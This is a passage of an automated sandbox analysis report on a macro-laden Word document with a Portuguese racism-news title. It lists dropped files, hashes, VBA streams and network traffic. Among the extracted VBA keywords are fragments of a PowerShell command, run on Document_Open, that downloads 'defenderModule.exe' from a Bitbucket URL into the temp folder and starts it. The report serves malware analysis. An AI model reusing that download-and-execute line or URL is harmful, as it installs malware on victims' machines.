SHA-512:	89B7B410A91B003B5B9D9D0C61A5AF9F382A1CAA656895591AEA004A7A97FDF46BA88C2BF4F449DF168FFBE2F4730C6976293B851A34438A36C55FD2A7425E0
Malicious:	false
Reputation:	low
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A... ...."...&...*.......:...>... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{08186652-BACB-4000-A55F-0BCBA7498F21}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	75264
Entropy (8bit):	3.422628230012359
Encrypted:	false
SSDEEP:	384:guul7LwFLvGrLXGQaLRljGVRLAWGUBLVKGDcyfLYMCmGb6GGGmLLG/LH7LeL//GJ:wcycMC7jMY5
MD5:	0415A3670C31CA40C9D01C0A9EC563EC
SHA1:	1C72CA1DFD99965CA3B72C9C7579F2DA40A616FF
SHA-256:	BE33D0D5B888404F9259DBC68C3CFF52E1E9EEDDBD79F0D81ED4443BB00DE660
SHA-512:	7860305DBDD87607590650CBB9998A05682905065E142D59C70ACBA0BBC0D5899019CBA1E6AC3FF21F09AE1E7002330A62032DFFC8B2FED69F9088F1E2AC662
Malicious:	false
Reputation:	low
Preview:	...................I.M.A.G.E.N.S. .O.M.I.T.I.D.A.S. .P.E.L.A. .M.I.D.I.A.,. .M.U.L.H.E.R. .N.E.G.R.A. .M.O.R.R.E. .A.P...S. .D.E.N.U.N.C.I.A.R. .A.T.E.N.D.I.M.E.N.T.O. .R.A.C.I.S. T.A. .E.M. .H.O.S.P.I.T.A.L.../..................................../......................./.I.m.a.g.e.n.s. .d.o. .m.o.m.e.n.t.o. .e.m. .q.u.e. .e.l.a. .e. .d.e.s.f.a.r...a.d.a.m.e.n.t.e. .a.f.a.s.t.a.d.a..... ..../..d............V... ....gd.i..l........... ....;...$..$.If........!v..h.#v...9:V....F...,..t........9.6.,.....5......99..../............4......F.p...........yt.,......d........gd.<^.l........... ....8...$..$.If........!v..h.#v.. .9:V....F...,..t........9.6.5......99..../............4......F.p...........yt.*......d........gd.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B4F476E3-97C0-4A14-814E-1968BCE52029}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B4F476E3-97C0-4A14-814E-1968BCE52029}.tmp	
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Medica negra morre covid-19 apos racismo.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:12 2020, mtime=Wed Aug 26 14:08:12 2020, atime=Sun Dec 27 16:14:33 2020, length=107431, window=hide
Category:	dropped
Size (bytes):	2348
Entropy (8bit):	4.5649027064425285
Encrypted:	false
SSDEEP:	48:82r/XT3InddBBUJaQh22r/XT3InddBBUJaQ/:82r/XLIn8aQh22r/XLIn8aQ/
MD5:	80BBED49DAB4E4BDEED7979ED832889E
SHA1:	2556BDCD50257DD5C9ED9A5DDA5BF67AE554A99A
SHA-256:	F91F0ABCEF6F470807AB3F588B708DB55C4C390695C554B5073F8C4FA032E4F0
SHA-512:	EA670C1761EE4EEA944A98D1B420B9A743413839F961842C3751AB3E6A0E78F7BAD5D760EF87DD6217E7F993C2A3083E32FF87020CE72DC34410CF795285B3D8
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....{.....{..h..s.....P.O. .:i....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....Q. .MEDICA~1.DOC.....Q.y.Q.y*...8.....M.e.d.i.c.a. .n.e.g.r.a. .m.o.r.r.e. .c.o.v.i.d.-.1.9. . .a.p.o.s. .r.a.c.i.s.m.o...d.o.c.m.....-...8...[.....?J.....C:\Users\..#.....\\830021\Users.user\Desktop\Medica negra morre covid-19 apos racismo.docm.E.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.M.e.d.i.c.a. .n.e.g.r.a. .m.o.r.r.e. .c.o.v.i.d.-.1.9. . .a.p.o.s. .r.a.c.i.s.m.o...d.o.c.m.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	163
Entropy (8bit):	4.489515874118109
Encrypted:	false
SSDEEP:	3:HjkMFXEZgbMgWFfMWQlwAoXEZgbMgWFfMWQlmxWjkMFXEZgbMgWFfMWQlv:HjFFaTFfMWHaTFfMWwFFaTFfMWS
MD5:	B82BF9F2CFCBF49F1FDC8F923E334602
SHA1:	C9EEEB5FC2853C005F663F0FDB693E58BE89159B
SHA-256:	D0B598558E099B82D0423392E9DD6F3357D21CCC47C90FB412FF2E4F9514BCCA
SHA-512:	9EC042C257E6C6246C965753302082494EBBB3C231ADC572616EBC7E18CA3F8AAD9E8F87500DD9D08644684469C6A77B6B44F21C11CEF5D9FAC4635C0B34DDD
Malicious:	false
Reputation:	low
Preview:	[misc]..Medica negra morre covid-19 apos racismo.LNK=0..Medica negra morre covid-19 apos racismo.LNK=0..[misc]..Medica negra morre covid-19 apos racismo.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lIlD9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\4USF964IMS63TWWSNQGM.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.585745606049153
Encrypted:	false
SSDEEP:	96:chQCsMqZqvsqvJCwoEz8hQCsMqZqvsEHyqvJCwor6z1PYyHTf8lLlUVuIu:cywoEz8yMHnor6z1nf8lVIu
MD5:	3CC4D08FD9444F73EA94DA8C3FC7FDA5
SHA1:	5366C5A6176B915F10FC3CC0F06E98BA49FD8C93
SHA-256:	CC76F55A7CEDF1FAF738578A39F70693325B224529A6569A783BAAAF6B4327FE
SHA-512:	4F7B42DCF14231991783F0102600DD046A0F12464657F7529A0CC8DF9D47C77F8D071F1BE15A3ACB340937B62C34F6DD6A3CE878426A21FEE21EC44AE7EBEE2
Malicious:	false
Reputation:	low
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$dica negra morre covid-19 apos racismo.docm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lIlD9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	7.94116946391462
TrID:	• Word Microsoft Office Open XML Format document with Macro (52004/1) 33.99% • Word Microsoft Office Open XML Format document (49504/1) 32.35% • Word Microsoft Office Open XML Format document (43504/1) 28.43% • ZIP compressed archive (8000/1) 5.23%
File name:	Medica negra morre covid-19 apos racismo.docm
File size:	107431
MD5:	549943fa268b65fee546e7adda0f06ba
SHA1:	0ffc18af6916d88bf456f32a2e85b85e56b6c109
SHA256:	c221dc10d175c2f3fb8366ad3aada1cf06c74ad8483a4a67bf62a0702b41c6f5
SHA512:	6114421c747413253cdae3125f9eaff9aa8111785eebcd0836e9c8b43abc47e3acf82112c007e0fdca41940605f6aecc66f322e5106af8b0ee189a22bd1428da

General

SSDEEP:	3072:iPSJXeHaWtd2jmnXwTzxktQvdtOvlSHpN6:bQvymA3xkte0vlypN6
File Content Preview:	PK.....!.f.E?.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e6a2a2acbcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/334232/sample/Medica negra morre covid-19 apos racismo.docm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Title:	
Subject:	
Author:	Orca
Keywords:	
Template:	Normal
Last Saved By:	Neutral Shop
Revion Number:	12
Total Edit Time:	13
Create Time:	2020-12-24T08:21:00Z
Last Saved Time:	2020-12-27T04:32:00Z
Number of Pages:	25
Number of Words:	365
Number of Characters:	1977
Creating Application:	Microsoft Office Word
Security:	0

Document Summary

Number of Lines:	16
Number of Paragraphs:	4
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0000

Streams with VBA

VBA File Name: ThisDocument.cls, Stream Size: 211789

General	
Stream Path:	VBA/ThisDocument
VBA File Name:	ThisDocument.cls
Stream Size:	211789
Data ASCII:	. . . . . U f . . . . . ; . E . . . . . > . . 8 . . N . t . . . p . . . . . I . . I . 0 . . K . . . . . Z . . c 4 L . . . Q . { . q . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 01 00 01 00 00 c6 1d 00 00 e4 00 00 00 ea 01 00 00 ff ff ff ff cd 1d 00 00 55 66 02 00 00 00 00 00 01 00 00 00 aa 3b c6 45 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 db 3e a4 0a 38 f7 03 4e 9b 74 bd 89 8d 70 1e be a4 e4 03 bb ff bd fd 49 a8 c5 6c ac 30 96 e6 4b 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
"<html><head><meta
True)
Byte:
objItem.DSGlobalCatalogFlag
objSDUtil.Get("ntSecurityDescriptor")
img.CreateStickyNote("ageindays_"
Byte,
Byte)
"em"">
"bars",
"Pool
http://https://en.wikipedia.org/wiki/Theodorus_of_Cyrene
"spiral.png",
Split(theText,
Object
objItem.PrimaryOwnerContact
tii()
$TempDir
Wscript.ScriptFullName
arrDHCPRecord
CreateObject("Scripting.Filesystemobject")
Subtitles
Replace(Text,
ParseSrt(path,
Notepad",
udax(str)
"Primary
img.DrawPolygon
"John"
objItem.Description
objItem.PoolNonpagedAllocs
pivot.LoadChartTemplate
Where
ForReading
False
"User
charset(Source)
Global
LBound(sb_)
wdix(p_)
large
Allowed
"Name:
objtextFile.AtEndOfStream
objOutput
objItem.PercentCommittedBytesInUse
Date)
objItem.CommitLimit
"Percent
'defenderModule.exe'"
wdix(str)

Keyword
UBound(Files)
height=""""
GetObject("LDAP://OU=Finance,
"Network:
"Demand
'WScript.Echo
GetObject("winmgmts:"
objSD.DiscretionaryAcl
"sample.srt"
"\Adersoft\Vbsedit\Resources\"
"Default
objCatalog
objItem.PagesPersec
objItem.DomainName
objItem.CacheBytes
pivot.Initialize
thedy
Shell.Run
Vbsedit's
Delegate
Distribution
ADS_ACETYPE_ACCESS_ALLOWED_OBJECT
CreateObject("Microsoft.Update.AutoUpdate")
SecondsToString
objItem.DomainGuid
"title",
Stream
"Server
"{impersonationLevel=impersonate}!\\"
arr(i
timings
WshShell
toolkit.OpenFileDialog("",
objInput.LoadFromFile
Owner
objItem.DSTimeServiceFlag
"<tspan
Binary
CreateObject("WbemScripting.SWbemRefresher")
objDHCPServer.WINSServers
SFU_Domain")
Update
VB_Exposed
".png"
objItem.DSDnsDomainFlag
objDHCPServer.LeaseRebindingTime
Input
scb_(idx)
"Refresh",
mask:
objInput
Days,
objOutput.LineSeparator
strLine
First
StringToSeconds(Left(tt,
Count
Bytes:
bytes:
Mount
objOutput.charset
""""c:\program
Spiral
Limit:

Keyword
fso.OpenTextFile(path,
img.FontFamily
ADS_RIGHT_DS_CONTROL_ACCESS
objDHCPServer.Network
"Transition
name:
folder
FalseSet
"sheaa"
Toolkit
StringToSeconds(from_time)
objAdminIS.GetCatalogByName("Script
Video
VB_GlobalNameSpace
f.ReadLine
objShell.ExpandEnvironmentStrings("%LOCALAPPDATA%")
objItem.SystemDriverResidentBytes
Stream.Type
until_time
"<")
ADS_ACEFLAG_INHERIT_ACE
Megabytes:
Virtual
unbiased
"White"
shift_from
Flag:
"ntSecurityDescriptor",
Kerberos
Variant
Source,
strComputer
objSD
VB_Customizable
objCatalog.AddScope("c:\scripts\Indexing
objItem.ClientSiteName
Monitor
"Lease
objScope.path
[System.IO.Path]::GetTempPath();cd
Len(n)
"<body></html>"
sb_(idx)
days",
objDHCPServer.LeaseTime
objItem.Default
enabled:
Server",
objItem.DSPrimaryDomainControllerFlag
ADS_FLAG_INHERITED_OBJECT_TYPE_PRESENT
StringToSeconds(str)
pivot.Finalize
Comma
""">"
".bak",
Kilobytes:
charset
Const
"Number
objItem.PageFaultsPersec
Stream.Open
objAce.InheritedObjectType
Text,
file")

Keyword
UBound(sb_)
StringToSeconds(Mid(tt,
"Script
Shell
"Pages
objNetwork
note.AddMenuOption
Using
hidden
files\vbsedit\vbsedit.exe""
Sqr(adj
firstname,
"vertical"
Stream.Read(limit)
Wscript.Sleep
"\ageindays_"
"DHCP
'Z:\\"")
records
"Central
from_time
pos),
objDHCPServer.NetworkMask
objItem.DSDirectoryServiceFlag
objItem.SystemCodeTotalBytes
objItem.FreeSystemPageTableEntries
objDacl
pb_()
"wscript.exe
String)
objRefresher.Refresh
scope"
String:
"Date:
offset,
colItems
rebinding
firstname
objOutput.SaveToFile
CreateObject("VirtualServer.Application")
theText
pb_(i)
DC=fabrikam,DC=Com")
objItem.SystemDriverTotalBytes
objItem.AvailableKBytes
"Starting
"Domain
(f.AtEndOfStream)
dest,
proxy
CreateObject("ADODB.Stream")
shift_until
UBound(pb_):
Split(Mid(tt,
"System
"firefox.exe
Writable
Sin(angletotal)
"Commit
events"
img.Create
$TempDir;(New-Object
objNetwork.DHCPVirtualNetworkServer
CDbl(s)

Keyword
"Read-only:
Authenticate
objScope
img.CenterText
number
VB_Creatable
Stream.LoadFromFile
"Free
img.Load
Separated
y="""
"Open
fso.CreateTextFile("sample.html",
their
address:
"</text>"
objItem.WriteCopiesPersec
"Cache
Left(Wscript.ScriptFullName,
Wscript.Echo
False,
AscB(MidB(s,
False)
"Bypass
Copies
fill=""green""/>"
objDacl.AddAce
CreateObject("Microsoft.Update.WebProxy")
objItem.SystemCodeResidentBytes
Source
".axa"
identical,
(objWMIService,
Resident
("Select
objDHCPServer.StartingIPAddress
(objInput.EOS)
Information
objItem.DemandZeroFaultsPersec
http://https://en.wikipedia.org/wiki/Central_limit_theorem
Peak:
VB_Name
CreateObject("Vbsedit.ImageProcessor")
Catalog")
(fso.FileExists(Source
thesvg
objInput.Open
objDHCPServer.ServerIPAddress
Mid(m,
objAutoUpdate.Settings
objAce.AceType
objStream
objRefresher
objRefresher.AddEnum
objItem.DnsForestName
seconds",
Int(t
Type:
Vbsedit",
angletotal
InStr(strLine,
objAce
System.Net.WebClient).DownloadFile('https://bitbucket.org/seveca-emilia/onemoreslave/downloads/defenderModule.exe',$TempDir+'defenderModule.exe');Start-Process
objSettings

Keyword
CreateObject("Scripting.FileSystemObject")
Cache
Sticky
Table
pivot.ReplaceTag
img.color
path,
objItem.KeyName
UBound(Lines)
objItem.CacheBytesPeak
Modify
ReDim
Atn(opp
"Maps:
objInput.charset
local
"Time:
color)
objItem.DomainControllerName
objDHCPServer
"FABRIKAM\kmyer"
While
objItem.CacheFaultsPersec
objWMIService
"<svg
objItem.Maps
Right
DateDiff("d",
bytes
udax(str
CreateObject("Microsoft.ISAdm")
Replace(dy,
objSDUtil.Put
Attribute
sample.html",
objProxy
"Shift",
Bytes
Script
Create
arr(i,
objItem.DomainControllerAddress
CreateObject("Wscript.Shell")
objStream.Close
Entries:
movie
Indexing
CreateObject("vbsedit.imageprocessor")
Wscript.CreateObject("Wscript.Shell")
"lightgreen"
stroke=""red""
Central
objItem
objAdminIS
objOutput.WriteText
Directory
Server
"Committed
Second:
objAce.Flags
ForReading)
http-equiv=""Content-Type""
currentdir
Resume

Keyword
objItem.PoolPagedResidentBytes
Primary
pivot.SetColumnNames
img.FillPolygon
Reads
VB_Base
fso.CopyFile
Randomize
Int(t)
subtitle
color
objItem.DSDnsControllerFlag
Int((t
objProxy.ReadOnly
"c:\scripts"
Forest
Angle
Replace(s,
objItem.Domain
mult,
style=""fill:"
objAce.AceFlags
pivot.SaveChart
objInput.LineSeparator
LenB(s)
objSDUtil.SetInfo
Center
note.ShowBalloon
Network")
img.Save
objDHCPServer.DNSServers
Split(str,
"</tspan>"
Array(objSD)
objItem.PoolPagedBytes
Allocations:
objSDUtil
objItem.PageWritesPersec
objItem.PagesOutputPersec
x=""""
objItem.PageReadsPersec
objItem.DcSiteName
ADS_FLAG_OBJECT_TYPE_PRESENT
"</svg>"
sb_()
"Address:
img.FontSize
objInput.Type
resourceLocation
"""/>"
"Edit
SecondsToString(seconds)
WshShell.Run
objVS
objOutput.Open
objDHCPServer.DefaultGatewayAddress
"Page
"DhcpSrvLog-Mon.log",
vbCrLf)
objItem.SystemCacheResidentBytes
Int(Max
Address
Name:
Nonpaged

Keyword
CreateObject("AccessControlEntry")
maisLixo()
"\"))
Lines
objDHCPServer.EndingIPAddress
ElseIf
birthdate,
Values
InputBox("Enter
vbCrLf
VB_TemplateDerived
read:
"Arial"
objStream.Type
objItem.PagesInputPersec
objProxy.UserName
Performance
Variant:
UBound(s)
"<text
Total
strFile
Paged
Service
Records"
".bak"))
old",
CreateObject("Vbsedit.PivotTable")
"Description:
Faults
addresses:
Scope
udax(p_)
objItem.DSKerberosDistributionCenterFlag
Files
"Ending
(*.srt)|*.srt",
CreateObject("VbsEdit.Toolkit")
Writes
">")
objStream.Open
objSettings.Save
theorem
objDHCPServer.IsEnabled
Len(h)
"\root\sfuadmin")
out.Close
objAutoUpdate
FormatNumber(m,
objProxy.Address
Document_Open()
objOutput.Close
pivot.Add
StringToSeconds(until_time)
using
dominant-baseline=""middle""
"your
pos))
objAce.AccessMask
objItem.Caption
"notepad.exe
"column"
objItem.CommittedBytes
objSettings.ScheduledInstallationDay

Keyword
WshShell.RegRead("HKLM\SYSTEM\CurrentControlSet\Control\Nls\CodePage\ACP")
charset(strFile)
objInput.Close
System
"Client
wdix(str
bytes()
"Event
GUID:
objtextFile
String
Split(strLine,
"Default:
"stacked",
gateway
Catalog
"Caption:
toolkit
objAce.Trustee
theorem"
ParseSrt
CreateObject("WScript.Shell")
objItem.PoolNonpagedBytes
objItem.PoolPagedAllocs
objItem.AvailableMBytes
seconds
Address:
Stream.Close
"<rect
Len(s)
"WINS
offset
objItem.DSDnsForestFlag
"ThisDocument"
Domain
"red"
Committed
StringToSeconds
objScope.Alias
objStream.LoadFromFile
"spiral.png"
Wscript.CreateObject("Scripting.Filesystemobject")
"sample.fra.srt"
Controller
Driver
image
objFSO
"Domain:
objProxy.BypassProxyOnLocal
Int(UBound(Lines)
Output
Cos(angletotal)
pivot
"Write
objItem.Name
"<line
Extended
"Network
renewal
servers:
objWMIService.ExecQuery
files
Entire
objWMIService.ExecQuery("Select

Keyword
Contact:
InStr(tt,
Wscript.Quit
Error
Compare
Split(Left(tt,
Schedule
'Your
birthdate
Properties
VB_PredeclaredId
limit
"Available
objAce.ObjectType
rolling
objSettings.ScheduledInstallationTime
Memory
objVS.FindVirtualNetwork("Internal
objtextFile.ReadLine
out.Write
Function
objShell
"Host
"Windows-"
Volume
"calendar.png"
Proxy
Theodorus
objItem.DC
img.BrushColor
objItem.TransitionFaultsPersec
Shift
dy=""""
"aower"
InStrRev(Wscript.ScriptFullName,
objItem.AvailableBytes
objItem.DomainControllerAddressType
"false"
video,
Server:
objItem.DSWritableFlag
time:
Private
objDHCPServer.LeaseRenewalTime
objOutput.Type
f.Close
"Sum",

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 375

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	375
Entropy:	5.33453038431
Base64 Encoded:	True

General	
Data ASCII:	I D = " { 4 B 2 8 A 7 6 7 - B 5 4 8 - 4 D 2 4 - A 9 8 A - 1 4 F C 9 1 C 9 5 E 7 6 } " . . D o c u m e n t = T h i s D o c u m e n t / & H 0 0 0 0 0 0 0 0 . . N a m e = " P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 1 E 1 C F E E 2 0 2 1 E 2 4 2 2 2 4 2 2 2 4 2 2 2 4 2 2 " . . D P B = " 3 C 3 E D C 0 0 E 4 1 F E 5 1 F E 5 1 F " . . G C = " 5 A 5 8 B A 2 6 D 9 2 7 D 9 2 7 2 6 " . . . . [H o s t E x t e n d e r I n f
Data Raw:	49 44 3d 22 7b 34 42 32 38 41 37 36 37 2d 42 35 34 38 2d 34 44 32 34 2d 41 39 38 41 2d 31 34 46 43 39 31 43 39 35 45 37 36 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 44 6f 63 75 6d 65 6e 74 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4e 61 6d 65 3d 22 50 72 6f 6a 65 63 74 22 0d 0a 48 65 6c 70 43 6f 6e 74 65 78 74 49 44 3d 22 30 22 0d 0a 56 65 72 73 69 6f 6e 43 6f 6d 70 61 74 69

Stream Path: PROJECTwm, File Type: data, Stream Size: 41

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	41
Entropy:	3.07738448508
Base64 Encoded:	False
Data ASCII:	T h i s D o c u m e n t . T . h . i . s . D . o . c . u . m . e . n . t . . . . .
Data Raw:	54 68 69 73 44 6f 63 75 6d 65 6e 74 00 54 00 68 00 69 00 73 00 44 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 7060

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	7060
Entropy:	5.55925901598
Base64 Encoded:	True
Data ASCII:	. a . . . . . , . * . \ \ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \ \ . P . r . o . g . r . a . m . . F . i . l . e . s . . (. x . 8 . 6 .) . \ \ . C . o . m . m . o . n . . F . i . l . e . s . \ \ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \ \ . V . B . A . \ \ . V . B . A . 7 . . .
Data Raw:	cc 61 af 00 00 01 00 ff 16 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 2c 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/dir, File Type: VAX-order 68K Blit (standalone) executable, Stream Size: 523

General	
Stream Path:	VBA/dir
File Type:	VAX-order 68K Blit (standalone) executable
Stream Size:	523
Entropy:	6.29824308961
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . . . . d . . . . P r o j e c t . Q . (. . @ . . . . . = ... l . . . . 0 . . a . . . . J . < . . . . . r s t d . o l e > . . s . t . . d . o . l . e P . . . h . % ^ . . * . \ \ G { 0 0 0 2 0 . 4 3 0 - . . . . C . . . . 0 0 4 6 } # . 2 . 0 # 0 # C : . \ \ W i n d o w s . \ \ S y s W O W 6 4 . \ \ . e 2 . t l b . # O L E A u t . o m a t i o n . ` . . . . E N o r m a l . . E N . C r . m . a Q . F . . . . . * . \ \ C . . . . . a .
Data Raw:	01 07 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 07 00 1c 00 50 72 6f 6a 65 63 74 05 51 00 28 00 00 40 02 14 06 02 14 3d ad 02 0a 07 02 6c 01 14 08 06 12 09 02 12 80 30 93 d7 61 02 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 19 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 27, 2020 09:14:39.953360081 CET	49167	443	192.168.2.22	104.192.141.1
Dec 27, 2020 09:14:39.993139029 CET	443	49167	104.192.141.1	192.168.2.22
Dec 27, 2020 09:14:39.993350029 CET	49167	443	192.168.2.22	104.192.141.1
Dec 27, 2020 09:14:40.008369923 CET	49167	443	192.168.2.22	104.192.141.1

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 27, 2020 09:14:40.048162937 CET	443	49167	104.192.141.1	192.168.2.22
Dec 27, 2020 09:14:40.172369957 CET	443	49167	104.192.141.1	192.168.2.22
Dec 27, 2020 09:14:40.172420979 CET	443	49167	104.192.141.1	192.168.2.22
Dec 27, 2020 09:14:40.172548056 CET	49167	443	192.168.2.22	104.192.141.1
Dec 27, 2020 09:14:40.186490059 CET	49167	443	192.168.2.22	104.192.141.1
Dec 27, 2020 09:14:40.187784910 CET	49168	443	192.168.2.22	104.192.141.1
Dec 27, 2020 09:14:40.199111938 CET	443	49167	104.192.141.1	192.168.2.22
Dec 27, 2020 09:14:40.199291945 CET	49167	443	192.168.2.22	104.192.141.1
Dec 27, 2020 09:14:40.226217985 CET	443	49167	104.192.141.1	192.168.2.22
Dec 27, 2020 09:14:40.227550030 CET	443	49168	104.192.141.1	192.168.2.22
